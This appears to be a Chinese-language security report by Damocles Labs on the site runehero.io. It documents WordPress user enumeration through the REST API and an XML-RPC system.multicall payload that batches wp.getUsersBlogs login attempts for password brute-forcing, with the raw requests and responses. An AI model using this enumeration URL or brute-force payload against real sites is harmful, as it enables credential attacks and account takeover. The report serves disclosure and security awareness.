漏洞描述: 与 RestApi 相关的账户名泄露

漏洞危害: 用户信息泄露会导致被恶意钓鱼或者进行用户名密码爆破。

https://runehero.io/wp-json/?rest_route=/wp/v2/users/

1. 调用 `system.listMethods` 方法来确定当前开放了哪些函数:

Request

Pretty Raw Hex




```

1 POST /xmlrpc.php HTTP/2
2 Host: runehero.io
3 Cookie: [REDACTED]
4 Sec-Ch-Ua: "Not/A Brand";v="99", "Chromium";v="126", "Google Chrome";v="126"
5 Sec-Ch-Ua-Platform: "Windows"
6 Sec-Ch-Ua-Request: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
8 Accept: text/xml,application/xml,application/xhtml+xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Sec-Fetch-User: ?1
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: [REDACTED];q=0.8
16 Priority: u=0
17 Content-Length: 93
18
19 <methodCall>
20 <methodName>
21 system.listMethods
22 </methodName>
23 </methodCall>

```

```

1 <?xml version="1.0" encoding="UTF-8"?>
2 <methodResponse>
3 <params>
4 <param>
5 <value>
6 <array>
7 <data>
8 <value>
9 <string>
10 system.multicall
11 </string>
12 </value>
13 <value>
14 <string>
15 system.listMethods
16 </string>
17 </value>
18 <value>
19 <string>
20 system.getCapabilities
21 </string>
22 </value>
23 <value>
24 <string>
25 demo.addTwoNumbers
26 </string>
27 </value>
28 <value>
29 <string>
30 demo.sayHello
31 </string>
32 </value>
33 <value>
34 <string>
35 pingback.extensions.getPingbacks
36 </string>
37 </value>
38 <value>
39 <string>
40 pingback.ping
41 </string>
42 </value>
43 <value>
44 <string>
45 mt.publishPost
46 </string>
47 </value>
48 <value>
49 <string>
50 mt.getTrackbackPings
51 </string>
52 </value>
53 <value>
54 <string>
55 mt.supportedTextFilters
56 </string>
57 </value>
58 <value>
59 <string>
60 mt.supportedMethods
61 </string>
62 </value>

```


2. 通过 system.multicall 函数构造爆破 Payload:

```
<methodCall>
  <methodName>
    system.multicall
  </methodName>
  <params>
    <param>
      <value>
        <array>
          <data>
            <value>
              <struct>
                <member>
                  <name>
                    methodName
                  </name>
                  <value>
                    <string>
                      wp.getUsersBlogs
                    </string>
                  </value>
                </member>
                <member>
                  <name>
                    params
                  </name>
                  <value>
                    <array>
                      <data>
                        <value>
                          <string>
                            kevin0
                          </string>
                        </value>
                        <value>
                          <string>
                            kevin0
                          </string>
                        </value>
                      </data>
                    </array>
                  </value>
                </member>
              </struct>
            </value>
          </data>
        </array>
      </value>
    </param>
    <param>
      <value>
        <struct>
          <member>
            <name>
              methodName
            </name>
            <value>
              <string>
                wp.getUsersBlogs
              </string>
            </value>
          </member>
          <member>
            <name>
              params
            </name>
            <value>
              <array>
                <data>
                  <value>
                    <string>
                      kevin0
                    </string>
                  </value>
                  <value>
                    <string>
                      kevin0
                    </string>
                  </value>
                </data>
              </array>
            </value>
          </member>
        </struct>
      </value>
    </param>
  </params>
</methodCall>
```

3. 根据返回值判断爆破是否成功.

```
9
10 <?xml version="1.0" encoding="UTF-8"?>
11 <methodResponse>
12 <params>
13 <param>
14 <value>
15 <array>
16 <data>
17 <value>
18 <struct>
19 <member>
20 <name>
21 faultCode
22 </name>
23 <value>
24 <int>
25 403
26 </int>
27 </value>
28 </member>
29 <member>
30 <name>
31 faultString
32 </name>
33 <value>
34 <string>
35 Incorrect username or password.
36 </string>
37 </value>
38 </member>
39 </struct>
40 </value>
41 <value>
42 <struct>
43 <member>
44 <name>
45 faultCode
46 </name>
47 <value>
48 <int>
49 403
50 </int>
51 </value>
52 </member>
53 <member>
54 <name>
55 faultString
56 </name>
57 <value>
58 <string>
59 Incorrect username or password.
60 </string>
61 </value>
62 </member>
63 </struct>
64 </value>
65 </data>
66 </array>
67 </value>
68 </param>
69 </params>
70 </methodResponse>
71
```

WEB3 安全分析:

RuneHero 目前没有任何 Web3 资产, 暂时不进行分析

关于 Damocles

Damocles labs 是成立于 2023 年的安全团队, 专注于 Web3 行业的安全, 业务内容包括:

GameFi 安全顾问、合约代码审计, 业务代码审计, 渗透测试, GameFi 漏洞挖掘, GameFi 外挂分析, GameFi 反作弊。

我们会在 Web3 安全行业持续发力, 并且尽可能多的输出分析报告, 提升项目方和用户对于 GameFi 安全的感知度, 以及促进行业的安全发展。